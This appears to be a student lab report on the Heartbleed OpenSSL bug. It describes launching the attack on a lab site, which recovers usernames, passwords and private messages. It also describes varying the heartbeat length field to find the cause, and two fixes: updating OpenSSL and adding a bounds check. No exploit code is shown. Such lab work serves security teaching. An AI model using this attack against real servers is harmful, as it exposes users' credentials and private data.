For Alice, the vulnerability is directly caused by the lack of boundary checking during the buffer copy as Alice said. OpenSSL team also reported it as an issue that attributes to the reason at that time.

For Bob, it's a reasonable idea to normalize and validate user inputs. However, the bits in packets, including length field values, might be corrupted as any unexpected bits even without malicious intentions during transmission. Apart from the validation done on the server, it is still critical to implement the checks on the server before responses.

For Eva, though the length declared by some fields in the packet is not so trustworthy, it is still helpful to some extent, such as packet verification. By the way, even though the OpenSSL team planned to remove heartbeat content packet in the later versions of TLS/SSL and it finally came true, the payload length fields remain in other SSL/TLS message packet structures.

三、 Analysis and Conclusion 实验分析与结论

Task 1: Launch the Heartbleed Attack

In this task, students will launch the Heartbleed attack on our social network site and see what kind of damages can be achieved. The actual damage of the Heartbleed attack depends on what kind of information is stored in the server memory. If there has not been much activity on the server, you will not be able to steal useful data. Therefore, we need to interact with the web server as legitimate users.

After you have done enough interaction as legitimate users, you can launch the attack and see what information you can get out of the victim server.

We can get the username and password from the attack. We can also know the user's activity from the referer and the exact content of the private message after URL encoded.

Task 2: Find the Cause of the Heartbleed Vulnerability

In this task, students will compare the outcome of the benign packet and the malicious packet sent by the attacker code to find out the fundamental cause of the Heartbleed vulnerability.

In this task, we will play with the length field of the request.

As the length variable decreases, the messages leak decreases and no private data can be obtained from the response printed.

As the length variable decreases, there is a boundary value 22 for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign).

Task 3: Countermeasure and Bug Fix

To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. This can be achieved using the following commands.

After you have updated the OpenSSL library, the attack fails. It will send no heartbeat response to a heartbeat request.

We can fix the Heartbleed bug in the source code by guaranteeing pointer `pl` pointing to the payload content and adding a boundary check upon receiving a heartbeat request.

The fundamental cause of the Heartbleed vulnerability is that OpenSSL's implementation of the heartbeat functionality was missing a crucial safeguard: the computer that received the heartbeat request never checked to make sure the request was actually as long as it claimed to be.